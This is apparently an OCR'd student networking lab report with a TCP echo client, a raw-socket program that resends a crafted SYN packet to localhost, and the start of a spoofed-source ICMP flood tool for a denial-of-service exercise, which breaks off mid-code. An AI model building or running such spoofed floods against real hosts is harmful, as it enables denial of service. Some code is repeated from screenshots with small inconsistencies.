
```
#define SERVER_IP "127.0.0.1"
#define MAXSZ 100
int main()
{
 int sockfd;//to create socket

 struct sockaddr_in serverAddress;//client will connect on this

 int n;
 char msg1[MAXSZ];
 char msg2[MAXSZ];

 //create socket
 sockfd=socket(AF_INET,SOCK_STREAM,0);
  //initialize the socket addresses
  memset(&serverAddress,0,sizeof(serverAddress));
    serverAddress.sin_family=AF_INET;
     serverAddress.sin_addr.s_addr=inet_addr(SERVER_IP);
      serverAddress.sin_port=htons(PORT);
 //
 //       //client  connect to server on port
        connect(sockfd,(struct sockaddr *)&serverAddress,sizeof(serverAddress));
         //send to sever and receive from server
         while(1)
           {
            printf("\nEnter message to send to server:\n");
              fgets(msg1,MAXSZ,stdin);
                if(msg1[0]=='#')
                   break;

                     n=strlen(msg1)+1;
                       send(sockfd,msg1,n,0);

                         n=recv(sockfd,msg2,MAXSZ,0);

                           printf("Receive message from  server::%s\n",msg1);
                            }

                             return 0;
                             }
```

- Start the server program and wait for client to connect. Start the client program. Enter input message to be sent to server. After pressing enter, the message received by server will be sent back to the client itself.
- Any other client which is trying to connect to the server will be able to send and receive messages from server i.e. will be able to establish connection with the server since it can only accept request from many clients at the same time, since the server process is forked into several child processes to handle each client request.

Output:

Analysis:

Two different port numbers of 2 clients are observed (37884-client1,37886-client2)



3.Open a raw socket with the IPPROTO_TCP L4 protocol. By opening such a socket connection, The TCP header now needs to be filled in by the application. The IPv4 header will still be filled by the Kernel on the packet sent if IP_HDRINCL flag is not set via setsockopt API .

Commands:
gedit raw_socket.c
gcc raw_socket.c -o raw
sudo ./raw

Code:

```
#include <stdio.h>

#include <string.h>

#include <sys/socket.h>

#include <stdlib.h>

#include <netinet/tcp.h> /* TCP Header */

#include <arpa/inet.h>

#include <unistd.h>

#include <signal.h>

#include <linux/ip.h>

#define DEBUG 0

struct sockaddr_in *clientaddr = NULL;

int raw_socket;

int SERVPORT=50000;

int DESTPORT=50001;

/* structure to calculate TCP checksum

*  which do not change from the TCP layer and hence

* are used as a part of the TCP checksum */

struct pseudo_iphdr {

      unsigned int source_ip_addr;

      unsigned int dest_ip_addr;

      unsigned char fixed;

      unsigned char protocol;

      unsigned short tcp_len;

};

/* checksum code to calculate TCP checksum

* Code taken from Unix network programming – Richard stevens*/
```

```
unsigned short in_cksum (uint16_t * addr, int len)
{
	int nleft = len;
	unsigned int sum = 0;
	unsigned short *w = addr;
	unsigned short answer = 0;

	/* Our algorithm is simple, using a 32 bit accumulator (sum), we add
	* sequential 16 bit words to it, and at the end, fold back all the
	* carry bits from the top 16 bits into the lower 16 bits.
	*/
	while (nleft > 1) {
		sum += *w++;
		nleft -= 2;
	}

	/* mop up an odd byte, if necessary */
	if (nleft == 1) {
		*(unsigned char *) (&answer) = * (unsigned char *) w;
		sum += answer;
	}

	/* add back carry outs from top 16 bits to low 16 bits */
	sum = (sum >> 16) + (sum & 0xffff); /* add hi 16 to low 16 */
	sum += (sum >> 16); /* add carry */
	answer = (unsigned short) ~sum; /* truncate to 16 bits */
	return (answer);
}
/* Interrupt_handler – so that CTRL + C can be used to
* exit the program */
void interrupt_handler (int signum) {
```

```
	close(raw_socket);
	free(clientaddr);
	exit(0);
}

#if DEBUG
/* print the IP and TCP headers */
void dumpmsg(unsigned char *recvbuffer, int length) {
	int count_per_length = 40, i = 0;
	for (i = 0; i < count_per_length; i++) {
		printf("%02x ", recvbuffer[i]);
	}
	printf("\n");
}
#endif



void main()
{
socklen_t length, num_of_bytes;
	char buffer[1024] = {0};
	unsigned char recvbuffer[1024] = {0};
	char *string = "Hello client\n";
	struct tcphdr *tcp_hdr = NULL;
	char *string_data = NULL;
	char *recv_string_data = NULL;
	char *csum_buffer = NULL;
	struct pseudo_iphdr csum_hdr;

	signal (SIGINT, interrupt_handler);
```


```
signal (SIGTERM, interrupt_handler);
 if (0 > (raw_socket = socket(AF_INET, SOCK_RAW, IPPROTO_TCP))) {
        printf("Unable to create a socket\n");
        exit(0);
}
/* Part 2 – create the server connection – fill the structure*/
clientaddr = (struct sockaddr_in *)malloc(sizeof(struct sockaddr_in));

if (clientaddr == NULL) {
       printf("Unable to allocate memory\n");
       goto end;
}

clientaddr->sin_family = AF_INET;
clientaddr->sin_port = htons(DESTPORT);
clientaddr->sin_addr.s_addr = inet_addr("127.0.0.1");

memset(buffer, 0, sizeof(buffer));

/* copy the data after the TCP header */
string_data = (char *) (buffer + sizeof(struct tcphdr));
strncpy(string_data, string, strlen(string));

/* Modify some parameters to send to client in TCP hdr
* code will perform a syn re-transmit to the receive side */
tcp_hdr = (struct tcphdr *)buffer;

tcp_hdr->source = htons(SERVPORT);
tcp_hdr->dest = htons(DESTPORT);
tcp_hdr->ack_seq = 0x0; /* seq number */
tcp_hdr->doff = 5; /* data_offset * 4 is TCP header size */
tcp_hdr->syn = 1; /* SYN flag */
```

```
	tcp_hdr->window = htons(200); /* Window size scaling*/

	/* calculate the TCP checksum – based on pseudo IP header + TCP HDR +
	* TCP data. create a buffer and calculate CSUM*/

	csum_buffer = (char *)calloc((sizeof(struct pseudo_iphdr) + sizeof(struct tcphdr) +
strlen(string_data)), sizeof(char));
	if (csum_buffer == NULL) {
		printf("Unable to allocate csum buffer\n");
		goto end1;
	}
	csum_hdr.source_ip_addr = inet_addr("127.0.0.1");
	csum_hdr.dest_ip_addr = inet_addr("127.0.0.1");
	csum_hdr.fixed = 0;
	csum_hdr.protocol = IPPROTO_TCP; /* TCP protocol */
	csum_hdr.tcp_len = htons(sizeof(struct tcphdr) + strlen(string_data) + 1);

	memcpy(csum_buffer, (char *)&csum_hdr, sizeof(struct pseudo_iphdr));
	memcpy(csum_buffer + sizeof(struct pseudo_iphdr), buffer, (sizeof(struct tcphdr) +
strlen(string_data) + 1));

	tcp_hdr->check = (in_cksum((unsigned short *) csum_buffer,
(sizeof(struct pseudo_iphdr)+ sizeof(struct tcphdr) + strlen(string_data) + 1)));

	printf("checksum is %x", tcp_hdr->check);
	/* since we are re-sending the same packet over and over again
	* free the csum buffer here */
	free (csum_buffer);
	while (1) {
		num_of_bytes = sendto(raw_socket, buffer,(sizeof(struct tcphdr)+strlen(string_data)+1),
0,
(struct sockaddr *)clientaddr, sizeof(struct sockaddr_in));
		 if (num_of_bytes == -1) {
```


```
                printf("unable to send Message\n");
                goto end1;
            }
            /* sleep is placed so that the recvfrom API does not exit with no data available
            * generally do not use sleep in code if possible */
            sleep (1);
            memset(recvbuffer, 0, sizeof(recvbuffer));
            num_of_bytes = recvfrom(raw_socket, recvbuffer,(sizeof(struct iphdr) + sizeof(struct
tcphdr)+strlen(string_data)+1), 0,
(struct sockaddr *)clientaddr, &length);
            if (num_of_bytes == -1) {
                printf("unable to recv Message\n");
                goto end1;
            }
            tcp_hdr = (struct tcphdr *)(recvbuffer + sizeof (struct iphdr));
            recv_string_data = (char *) (recvbuffer + sizeof (struct iphdr) + sizeof (struct tcphdr));

#if DEBUG
            dumpmsg((unsigned char *)&recvbuffer, (sizeof(struct iphdr) + sizeof(struct tcphdr)+
strlen(string_data) + 1));
#endif

            if (SERVPORT == ntohs(tcp_hdr->source)) {
                printf("tcp source is %d, tcp destination is %d, tcp window is %d\n",ntohs(tcp_hdr-
>source),
                ntohs(tcp_hdr->dest), ntohs(tcp_hdr->window));
                printf("data is %s\n", recv_string_data);
            }
        }
end1:
        free (clientaddr);
end:
```

```
    close (raw_socket);

    return;

}
```

Output:



```
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <stdlib.h>
#include <netinet/tcp.h> /* TCP Header */
#include <arpa/inet.h>
#include <unistd.h>
#include <signal.h>
#include <linux/ip.h>

#define DEBUG 0
struct sockaddr_in *clientaddr = NULL;
int raw_socket;
int SERVPORT=50000;
int DESTPORT=50001;

/* structure to calculate TCP checksum
*  which do not change from the TCP layer and hence
* are used as a part of the TCP checksum */

struct pseudo_iphdr {
        unsigned int source_ip_addr;
        unsigned int dest_ip_addr;
        unsigned char fixed;
        unsigned char protocol;
        unsigned short tcp_len;
};
/* checksum code to calculate TCP checksum
* Code taken from Unix network programming - Richard stevens*/

unsigned short in_cksum (uint16_t * addr, int len)
{
        int nleft = len;
        unsigned int sum = 0;
        unsigned short *w = addr;
        unsigned short answer = 0;

        /* Our algorithm is simple, using a 32 bit accumulator (sum), we add
        * sequential 16 bit words to it, and at the end, fold back all the
        * carry bits from the top 16 bits into the lower 16 bits.
        */
        while (nleft > 1) {
                sum += *w++;
                nleft -= 2;
        }

        /* mop up an odd byte, if necessary */
```



```
        int nleft = len;
        unsigned int sum = 0;
        unsigned short *w = addr;
        unsigned short answer = 0;

        /* Our algorithm is simple, using a 32 bit accumulator (sum), we add
        * sequential 16 bit words to it, and at the end, fold back all the
        * carry bits from the top 16 bits into the lower 16 bits.
        */
        while (nleft > 1) {
                sum += *w++;
                nleft -= 2;
        }

        /* mop up an odd byte, if necessary */
        if (nleft == 1) {
                *(unsigned char *) (&answer) = * (unsigned char *) w;
                sum += answer;
        }

        /* add back carry outs from top 16 bits to low 16 bits */
        sum = (sum >> 16) + (sum & 0xffff); /* add hi 16 to low 16 */
        sum += (sum >> 16); /* add carry */
        answer = (unsigned short) ~sum; /* truncate to 16 bits */
        return (answer);
}
/* Interrupt_handler - so that CTRL + C can be used to
* exit the program */
void interrupt_handler (int signum) {
        close(raw_socket);
        free(clientaddr);
        exit(0);
}

#if DEBUG
/* print the IP and TCP headers */
void dumpmsg(unsigned char *recvbuffer, int length) {
        int count_per_length = 40, i = 0;
        for (i = 0; i < count_per_length; i++) {
                printf("%02x ", recvbuffer[i]);
        }
        printf("\n");
}
#endif
```

ubuntu 20.04 [Running] - Oracle VM VirtualBox

raw.c

```c

void main()
{
socklen_t length, num_of_bytes;
        char buffer[1024] = {0};
        unsigned char recvbuffer[1024] = {0};
        char *string = "Hello client\n";
        struct tcphdr *tcp_hdr = NULL;
        char *string_data = NULL;
        char *recv_string_data = NULL;
        char *csum_buffer = NULL;
        struct pseudo_iphdr csum_hdr;

        signal (SIGINT, interrupt_handler);
        signal (SIGTERM, interrupt_handler);
         if (0 > (raw_socket = socket(AF_INET, SOCK_RAW, IPPROTO_TCP))) {
                printf("Unable to create a socket\n");
                exit(0);
        }
        /* Part 2 - create the server connection - fill the structure*/
       clientaddr = (struct sockaddr_in *)malloc(sizeof(struct sockaddr_in));

        if (clientaddr == NULL) {
               printf("Unable to allocate memory\n");
               goto end;
        }

        clientaddr->sin_family = AF_INET;
        clientaddr->sin_port = htons(DESTPORT);
        clientaddr->sin_addr.s_addr = inet_addr("127.0.0.0");

memset(buffer, 0, sizeof(buffer));

        /* copy the data after the TCP header */
        string_data = (char *) (buffer + sizeof(struct tcphdr));
        strncpy(string_data, string, strlen(string));

        /* Modify some parameters to send to client in TCP hdr
        * code will perform a syn re-transmit to the receive side */
        tcp_hdr = (struct tcphdr *)buffer;

        tcp_hdr->source = htons(SERVPORT);
        tcp_hdr->dest = htons(DESTPORT);
        tcp_hdr->ack_seq = 0x0; /* seq number */
        tcp_hdr->doff = 5; /* data_offset * 4 is TCP header size */
        tcp_hdr->syn = 1; /* SYN flag */
        tcp_hdr->window = htons(200); /* Window size scaling*/
```


C ▾ Tab Width: 8 ▾ Ln 137, Col 53 ▾ INS


ubuntu 20.04 [Running] - Oracle VM VirtualBox

raw.c

```c
        csum_hdr.fixed = 0;
        csum_hdr.protocol = IPPROTO_TCP; /* TCP protocol */
        csum_hdr.tcp_len = htons(sizeof(struct tcphdr) + strlen(string_data) + 1);

        memcpy(csum_buffer, (char *)&csum_hdr, sizeof(struct pseudo_iphdr));
        memcpy(csum_buffer + sizeof(struct pseudo_iphdr), buffer, (sizeof(struct tcphdr) + strlen(string_data) + 1));

        tcp_hdr->check = (in_cksum((unsigned short *) csum_buffer,
(sizeof(struct pseudo_iphdr)+ sizeof(struct tcphdr) + strlen(string_data) + 1)));

        printf("checksum is %x", tcp_hdr->check);
        /* since we are re-sending the same packet over and over again
        * free the csum buffer here */
        free (csum_buffer);
        while (1) {
                num_of_bytes = sendto(raw_socket, buffer,(sizeof(struct tcphdr)+strlen(string_data)+1), 0,
(struct sockaddr *)clientaddr, sizeof(struct sockaddr_in));
                 if (num_of_bytes == -1) {
                        printf("unable to send Message\n");
                        goto end1;
                 }
                 /* sleep is placed so that the recvfrom API does not exit with no data available
                * generally do not use sleep in code if possible */
                sleep (1);
                memset(recvbuffer, 0, sizeof(recvbuffer));
                num_of_bytes = recvfrom(raw_socket, recvbuffer,(sizeof(struct iphdr) + sizeof(struct tcphdr)+strlen(string_data)+1), 0,
(struct sockaddr *)clientaddr, &length);
                if (num_of_bytes == -1) {
                       printf("unable to recv Message\n");
                       goto end1;
                }
                tcp_hdr = (struct tcphdr *)(recvbuffer + sizeof (struct iphdr));
                recv_string_data = (char *) (recvbuffer + sizeof (struct iphdr) + sizeof (struct tcphdr));

#if DEBUG
                dumpmsg((unsigned char *)&recvbuffer, (sizeof(struct iphdr) + sizeof(struct tcphdr)+ strlen(string_data) + 1));
#endif

                if (SERVPORT == ntohs(tcp_hdr->source)) {
                       printf("tcp source is %d, tcp destination is %d, tcp window is %d\n",ntohs(tcp_hdr->source),
                       ntohs(tcp_hdr->dest), ntohs(tcp_hdr->window));
                       printf("data is %s\n", recv_string_data);
                }
        }
end1:
        free (clientaddr);
end:
        close (raw_socket);
```

C ▾ Tab Width: 8 ▾ Ln 137, Col 53 ▾ INS






4.Demonstrate the DoS attack by flooding the server from a spoofed source address using Raw Socket .

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/time.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <unistd.h>

typedef unsigned char u8;
typedef unsigned short int u16;

unsigned short in_cksum(unsigned short *ptr, int nbytes);
```

```
void help(const char *p);

int main(int argc, char **argv)
{
	if (argc < 3)
	{
		printf("usage: %s <source IP> <destination IP> [payload size]\n", argv[0]);
		exit(0);
	}

	unsigned long daddr;
	unsigned long saddr;
	int payload_size = 0, sent, sent_size;

	saddr = inet_addr(argv[1]);
	daddr = inet_addr(argv[2]);

	if (argc > 3)
	{
		payload_size = atoi(argv[3]);
	}

	//Raw socket - if you use IPPROTO_ICMP, then kernel will fill in the correct ICMP header checksum,
if IPPROTO_RAW, then it wont
	int sockfd = socket (AF_INET, SOCK_RAW, IPPROTO_RAW);

	if (sockfd < 0)
	{
		perror("could not create socket");
		return (0);
	}

	int on = 1;

	// We shall provide IP headers
	if (setsockopt (sockfd, IPPROTO_IP, IP_HDRINCL, (const char*)&on, sizeof (on)) == -1)
	{
		perror("setsockopt");
		return (0);
	}

	//allow socket to send datagrams to broadcast addresses
	if (setsockopt (sockfd, SOL_SOCKET, SO_BROADCAST, (const char*)&on, sizeof (on)) == -1)
	{
		perror("setsockopt");
		return (0);
	}

	//Calculate total packet size
	int packet_size = sizeof (struct iphdr) + sizeof (struct icmphdr) + payload_size;
	char *packet = (char *) malloc (packet_size);

	if (!packet)
	{
```

```
		perror("out of memory");
		close(sockfd);
		return (0);
	}

	//ip header
	struct iphdr *ip = (struct iphdr *) packet;
